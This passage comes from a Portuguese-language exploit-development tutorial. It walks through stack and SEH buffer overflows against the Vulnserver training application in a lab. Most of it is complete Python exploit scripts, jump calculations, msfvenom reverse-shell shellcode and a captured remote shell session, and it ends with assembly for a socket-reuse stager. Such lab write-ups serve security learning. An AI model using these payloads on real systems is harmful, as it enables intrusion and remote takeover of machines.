Analisando no Immunity, vemos que logo apos o POP/POP/RET caímos no jump.

00C7FFCC	EB 08	JMP SHORT 00C7F
00C7FFCE	90	NOP
00C7FFCF	90	NOP
00C7FFD0	0B12	OR EDX,DWORD PTR
00C7FFD2	50	PUSH EAX
00C7FFD3	624444 44	BOUND EAX,QUWORD
00C7FFD7	44	INC ESP
00C7FFD8	44	INC ESP
00C7FFD9	44	INC ESP
00C7FFDA	44	INC ESP
00C7FFDB	44	INC ESP
00C7FFDC	44	INC ESP
00C7FFDD	44	INC ESP
00C7FFDE	44	INC ESP
00C7FFDF	44	INC ESP

Se avançarmos mais um passo, caímos no buffer dos "D" (44).

00C7FFD6	44	INC ESP
00C7FFD7	44	INC ESP
00C7FFD8	44	INC ESP
00C7FFD9	44	INC ESP
00C7FFDA	44	INC ESP
00C7FFDB	44	INC ESP
00C7FFDC	44	INC ESP
00C7FFDD	44	INC ESP
00C7FFDE	44	INC ESP
00C7FFDF	44	INC ESP
00C7FFE0	44	INC ESP
00C7FFE1	44	INC ESP
00C7FFE2	44	INC ESP
00C7FFE3	44	INC ESP
00C7FFE4	44	INC ESP



https://hastur666.github.io/Windows_BoF/

E constatamos o total controle na execução do programa. Mas ainda temos outro problema para resolver: o buffer de “D” tem apenas 41 bytes de espaço, mas este tipo de problema, já resolvemos no comando GTER, e vamos fazer exatamente igual.

PULANDO DE VOLTA PARA O BUFFER INICIAL

Desta vez, precisamos de 5 bytes para fazer um log jump back, e temos 41, está fácil. Consultando a distância com msf-nasm_shell, precisamos de um salto de 3557 bytes (3549 bytes de “A” + 4 bytes do POP/POP/RET + 4 bytes do short jump).

```
$ msf-nasm_shell
nasm > JMP $-3557
00000000 E916F2FFFF      jmp 0xfffff21b
```

Temos a distância e916f2ffff, vamos atualizar o script.

xplgmon.py:

```
#!/usr/bin/python3

import socket

ip = "192.168.1.30"
porta = 9999

offset = 10007

payload = b"GMON ."
payload += b"A" * 3549
payload += b"\xeb\x08" # salto curto
payload += b"\x90\x90" # padding para o salto curto
payload += b"\xb0\x12\x50\x62"
payload += b"\x90\x90" # padding para o salto longo
payload += b"\xe9\x16\xf2\xff\xff" # salto longo
payload += b"D" * (offset - 3549 - 4 - 4 - 5)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()
print("Payload enviado.")
```

Analisando no Immunity:



The screenshot shows the assembly view of the debugger. The instruction at address 00C9F1F1 is INC ECX. This pattern repeats from address 00C9F1F1 to 00C9F1FF, which is a total of 3549 bytes. This is the payload we generated for the buffer overflow.

Caímos exatamente em cima do nosso buffer de "A", agora temos 3549 bytes para explorarmos da forma que quisermos.

Antes de tudo, precisamos gerar nosso reverse shell com msfvenom e organizar nosso script.

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# offset para buffer overflow
offset = 10007

# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.17 lport=8443 -b '\x00' -v
shellcode = b""
shellcode += b"\xb9\x0a\xb3\xad\x9f\xd9\xcd\xd9\x74\x24\xf4"
...
shellcode += b"\xd9\xfb\x46\xd8\x72\x6e\x68\x4f\x72\xbb"

# payload
payload = b"GMON ./" # comando inicial
payload += b"\x90" * 10 # padding para o shellcode
payload += shellcode # enviando shellcode para o primeiro buffer
payload += b"A" * (3549 - len(shellcode) - 10) # complementando o buffer com "A"
payload += b"\xeb\x08" # salto curto
payload += b"\x90\x90" # padding para o salto curto
payload += b"\xb0\x12\x50\x62" # POP/POP/RET
payload += b"\x90\x90" # padding para o salto longo
payload += b"\xe9\x16\xf2\xff\xff" # salto longo
payload += b"D" * (offset - 3549 - 4 - 4 - 5) # complemento do buffer com "D"

# conexao
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# envio do payload
s.connect((ip,porta))
s.recv(1024)

print("Enviando payload...")
```



https://hastur666.github.io/Windows_BoF/

Vamos setar um netcat para ouvir a porta 8443, iniciar o vulnserver fora do immunity e testar o script.

```
└─(hastur㉿hastur)-[~/Desktop]
$ nc -vlnp 8443
listening on [any] 8443 ...
connect to [192.168.1.17] from (UNKNOWN) [192.168.1.32] 50978
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\suite\Desktop>cd \
cd \

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 2247-E2A2

Directory of C:\

08/11/2021  04:31 AM    <DIR>          nasm
12/07/2019   02:14 AM    <DIR>          PerfLogs
08/11/2021  04:29 AM    <DIR>          Program Files
08/11/2021  04:30 AM    <DIR>          Program Files (x86)
08/11/2021  04:30 AM    <DIR>          Python27
08/11/2021  04:27 AM    <DIR>          Users
08/11/2021  04:26 AM    <DIR>          Windows
              0 File(s)           0 bytes
              7 Dir(s)  31,976,726,528 bytes free

C:\>whoami
whoami
desktop-50ci2k5\suite

C:\>
```

E conseguimos nosso reverse shell.

Neste comando, fuzemos a exploração de overflow de SEH e realiamos vários saltos na memória conhecendo um pouco mais a fundo sua estrutura.

Nos próximos comandos vamos experimentar novas complexidades.



https://hastur666.github.io/Windows_BoF/

COMANDO KSTET

O comando KSTET, assim como os demais, recebe um argumento e dá uma resposta. Neste comando temos um problema de espaço muito menor que os demais. Precisaremos pensar fora da caixa, portanto iremos explorar outra técnica de exploração de buffer overflow.

```
(hastur㉿hastur) [~/.../estudos/binarios/windows/VulnServer]
$ nc 192.168.1.30 9999
Welcome to Vulnerable Server! Enter HELP for help.
KSTET
UNKNOWN COMMAND
KSTET teste
KSTET SUCCESSFUL
[]
```

FUZZING

Vamos reaproveitar nosso primeiro script de fuzzing, adaptando para o envio do comando KSTET.

fuzzing.py:

```
#!/usr/bin/python3

import socket
from time import sleep
import sys

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

payload = b"KSTET " # funcao inicial
payload += b"A" * 100 # quantidade inicial de bytes

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((ip,porta))
        s.send(payload + b"\r\n")
        s.recv(1024)
        s.close()
        sleep(1)
        payload = payload + b"A"*100
    except:
        print("Buffer estourado em %s bytes"%(str(len(payload))))
        sys.exit()
```

Ao rodar nosso script, temos o retorno da quantidade de bytes para estouro de buffer.



https://hastur666.github.io/Windows_BoF/

A screenshot of a terminal window. The title bar says "File Actions Edit View Help". The path is "(hastur@hastur)-[~/.../estudos/bina". The command entered is "\$ python3 fuzzing.py". The output shows "Buffer estourado em 206 bytes".

Temos um offset de 206 bytes para causarmos o crash, vamos esboçar nosso script e testar com o vulnserver no Immunity Debugger.

xplkstet.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payload
offset = 206

# payload
payload = b"KSTET "
payload += b"A" * offset

# criando conexao
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)


# enviando payload
print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado.")
```



https://hastur666.github.io/Windows_BoF/



Conseguimos sobrescrever o endereço de EIP, isso é ótimo, mas vamos seguir o dump hexa após o envio do KSTET.

Address	Hex dump	ASCII
\$ ==>	4B 53 54 45 54 20 41 41 41 41 41 41 41 41 41 41 KSTET AAAAAAAA	
\$+10	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAA	
\$+20	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAA	
\$+30	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAA	
\$+40	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAA	
\$+50	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAA	
\$+60	41 41 41 41 AB AB AB AB AB AB EE FE EE FE AAAAAWZZZZZZZIE	
\$+70	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----	
\$+80	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 6F 00 -----o	
\$+90	6A 00 00 40 00 00 00 00 00 00 00 00 00 00 18 11 6F 00 j..e.....^o	
\$+A0	00 00 00 00 00 00 97 00 62 00 00 40 00 00 00 00 00 00 ..ù.b..e..	
\$+B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 97 00 ..ù..	
\$+C0	62 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b..e..	
\$+D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----	
\$+E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----	
\$+F0	00 00 00 00 00 00 00 00 00 10 AD 10 77 BA C0 97 A9 ..►i►w ù..	
\$+100	FE FF FF FF 10 FB E6 00 DC 6D 0D 77 00 FC E6 00 ..►i►w ù..n.w..ñ..	
\$+110	10 AD 10 77 BA C0 97 A9 FE FF FF FF 28 FB E6 00 ..►i►w ù..ñ..	
\$+120	DC 6D 0D 77 44 00 00 00 50 00 00 00 00 00 00 00 00 00 ..ñ..wD..P..	
\$+130	F8 FA E6 00 10 00 00 00 00 00 97 00 28 00 00 00 00 00 ..ò..µ..►..ù..<..	
\$+140	30 00 00 00 00 00 00 10 FB E6 00 11 00 00 00 00 00 00 00 ..►j..ù..	

Nós enviamos 206 “A” com nosso script, porém o buffer tem um espaço de 0x63, ou seja 99 bytes incluindo o comando KSTET.

Fazer saltos para o inicio do buffer não adiantaria, pois independente de onde cairmos, não teremos espaço para o shellcode. Fazer reuso do socket da forma que fizemos anteriormente também não funcionaria, pois mesmo diminuindo muito o tamanho, nosso shellcode ficou com pouco mais de 140 bytes.

Precisamos pensar fora da caixa, porém vamos seguir o plano e encontrar o offset para atingir o EIP como fizemos nos demais. Vamos criar a string com o msf-patter_create.



https://hastur666.github.io/Windows_BoF/

```
$ msf-pattern_create -l 206
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac
2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae
5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag
```

Após atualizar nosso script, vamos medir o comportamento com o Immunity:

```
Registers < FPU >
EAX 00C4F978 ASCII 4B,"STET Aa0Aa1Aa2Aa3Aa4Aa5Aa6A.
ECX 0063118C
EDX 00000000
EBX 00000104
ESP 00C4F9C8
EBP 41326341
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 63413363
C 0 ES 002B 32bit 0<FFFFFF>
P 1 CS 0023 32bit 0<FFFFFF>
A 0 SS 002B 32bit 0<FFFFFF>
Z 1 DS 002B 32bit 0<FFFFFF>
S 0 FS 0053 32bit 2CA000<FFF>
T 0 GS 002B 32bit 0<FFFFFF>
D 0
O 0 LastErr ERROR_SUCCESS <00000000>
EFL 00010246 <NO,NB,E,BE,NS,PE,GE,LE>
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
```

Atingimos o EIP em 63413363, vamos consultar no msf-pattern_offset.

```
$ msf-pattern_offset -l 206 -q 63413363
[*] Exact match at offset 70
```

Temos um offset de 70 bytes para atingir o EIP, vamos atualizar nosso script e testar.



https://hastur666.github.io/Windows_BoF/

xplkstet.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payload
offset = 206

# payload
payload = b"KSTET "
payload += b"A"*70
payload += b"B" * (offset - 70)
# criando conexao
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)

# enviando payload
print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado.")
```

Se o offset estiver correto, nosso EIP será preenchido com os “B”.

The screenshot shows the Immunity Debugger interface. The Registers window displays CPU register values, including EIP at 42424242. The Registers window also shows various stack frames (S10 to S16) all marked as empty. The Memory dump window shows a memory dump starting at address 00403000, with the byte at address 00403042 (the byte at EIP) highlighted in blue. The assembly window at the bottom shows the instruction at address 42424242.



https://hastur666.github.io/Windows_BoF/

Sobrescrevemos o EIP com sucesso, vamos procurar um bom endereço de retorno para ESP.

```
0BADF00D = NUMBER OF POINTERS OF TYPE JMP ESP : 9
0BADF00D [+] Results :
625011AF 0x625011af : JMP esp | (PAGE_EXECUTE_READ) [lessfunc.c]
625011BB 0x625011bb : JMP esp | (PAGE_EXECUTE_READ) [lessfunc.c]
625011C7 0x625011c7 : JMP esp | (PAGE_EXECUTE_READ) [lessfunc.c]
625011D3 0x625011d3 : JMP esp | (PAGE_EXECUTE_READ) [lessfunc.c]
625011DF 0x625011df : JMP esp | (PAGE_EXECUTE_READ) [lessfunc.c]
625011EB 0x625011eb : JMP esp | (PAGE_EXECUTE_READ) [lessfunc.c]
625011F7 0x625011f7 : JMP esp | (PAGE_EXECUTE_READ) [lessfunc.c]
62501203 0x62501203 : JMP esp | ascii (PAGE_EXECUTE_READ) [lessfunc.c]
62501205 0x62501205 : JMP esp | ascii (PAGE_EXECUTE_READ) [lessfunc.c]
0BADF00D Found a total of 9 pointers
0BADF00D [+] This mona.py action took 0:00:01.969000
!mona jmp -r esp
```

Encontramos nossos 9 bons endereços de retorno, podemos utilizar qualquer um, no meu caso utilizarei o 625011d3.

Vamos inserir o endereço de retorno no lugar de nossos “B” e monitorar o comportamento inserindo um breakpoint neste endereço.

xplkstet.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payload
offset = 206

# payload
payload = b"KSTET "
payload += b"A"*70
payload += b"\xd3\x11\x50\x62"
payload += b"C" * (offset - 70 - 4)
# criando conexao
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)


# enviando payload
print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado.")
```



https://hastur666.github.io/Windows_BoF/



Caímos exatamente em nosso buffer de “C”, porém temos somente 13 bytes para aproveitar, absolutamente nada nos termos de exploit, mas temos um buffer de 70 bytes de “A”, o que também não é muita coisa, mas deixa espaço para sermos criativos.

Vamos calcular o salto para o buffer de “A” com o msf-nasm_shell, temos um salto de 74 bytes para fazer (70 bytes de “A” + 4 bytes do JMP ESP).

```
$ msf-nasm_shell
nasm > JMP $-74
00000000 EBB4      jmp short 0xffffffffb6
```

Temos o short jump de \xeb\xb4. Vamos atualizar o script e monitorar.



https://hastur666.github.io/Windows_BoF/

xplkstet.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payload
offset = 206


# payload
payload = b"KSTET "
payload += b"A"*70 # buffer inicial
payload += b"\xd3\x11\x50\x62" # JMP ESP
payload += b"\xeb\xb4" # short jump
payload += b"\x90\x90" # padding do short jump
payload += b"C" * (offset - 70 - 4 - 4) # complemento do buffer

# criando conexao
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)

# enviando payload
print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado.")
```



Caímos diretamente em nosso buffer de 70 bytes, mas e agora, o que fazer com 70 bytes?

Vamos pensar fora da caixa e dividir nosso exploit em dois estágios.




ESTÁGIO 1: REUSO DE SOCKET

Quando exploramos o comando GTER, nós reaproveitamos uma parte da função WinSocket para diminuir o tamanho do nosso shellcode para 128 bytes.

Para conseguirmos encaixar um shellcode em 70 bytes, precisamos reaproveitar algo mais.

Vamos analizar uma forma simplificada do protocolo TCP:



Diferentes funções são chamadas em cada lado de uma conexão, mas podemos ver que a troca de dados ocorre no final.

O que precisamos fazer no primeiro estágio é criar uma nova chamada para a função recv() do Windows e reutilizar o socket já criado pelo vulnserver que recebe conexões na porta 9999. Após isto, redirecioná-lo para o nosso estágio 2 que contém o shellcode.

Vamos analisar a estrutura da recv() cuja documentação pode ser lida [aqui](#).

```
int recv(  
    SOCKET s,  
    char *buf,  
    int len,  
    int flags  
>);
```

Onde:


- SOCKET s é o valor do socket handle;
- char *buf é o apontador onde os dados recebidos serão armazenados;
- int len é a quantidade total de dados esperados;




https://hastur666.github.io/Windows_BoF/

- int flags modifica o valor do recv(), em nosso caso será 0.


Com o próprio Immunity Debugger podemos fazer isso, clicando com o botão direito no painel de CPU e selecionando “Search for > All intermodular calls”, lá vamos procurar pelo destino “WS2_32.recv” e setar um breakpoint nele.



Agora criamos uma conexão simples a partir do nosso Kali utilizando o netcat.



No Immunity, podemos clicar duas vezes em nosso breakpoint e obter nossas informações.





https://hastur666.github.io/Windows_BoF/

Conseguimos os valores que precisávamos, o socket handle (104) e o endereço da recv() (0040252C).

Com os valores em mãos podemos escrever nosso Assembly.

estagio1.nasm:

```
; recv()

sub esp, 64      ; Move o apontador ESP para o nosso buffer inicial evitando sobrescrever
nosso shellcode
xor ebx, ebx     ; Zerando EBX
push ebx         ; Push no parametro 'flags' = 0
add bh, 4        ; Tornando EBX = 00000400 = 1024 bytes
push ebx         ; Push do parametro 'len' = 1024 bytes
mov ebx, esp     ; Movendo o apontador ESP para EBX
add ebx, 64      ; Apontando o EBX para o ESP original para torna-lo apontador para
nosso estagio 2
push ebx         ; Push no parametro '*buf' = Apontador para ESP+0x64
xor ebx, ebx     ; Zerando EBX
add ebx, 104      ; Tornano EBX = 104, valor do socket handle
push ebx         ; push no parametro 's'
mov eax, 0x40252c90 ; Precisamos mover o valor 0040252c para EAX, mas nao podemos
inserir o null byte '0x00'
shr eax, 8        ; Removendo 0x90 do EAX e transformando em 0x0040252c
call eax         ; Cahamndo recv()
```

Tecnicamente preenchemos todos os parâmetros da função recv(), porém temos um problema: o valor do socket é um inteiro criado dinamicamente quando o programa roda.

Ou seja, encontramos o valor 104, mas na próxima execução ele vai mudar. Para passarmos por este problema, podemos fazer um update em nosso script para fazer um bruteforce do valor do socket iniciando em 0.

```
; recv()

sub esp, 64      ; Move o apontador ESP para o nosso buffer inicial evitando sobrescrever
nosso shellcode
xor edi, edi      ; Zerando EDI
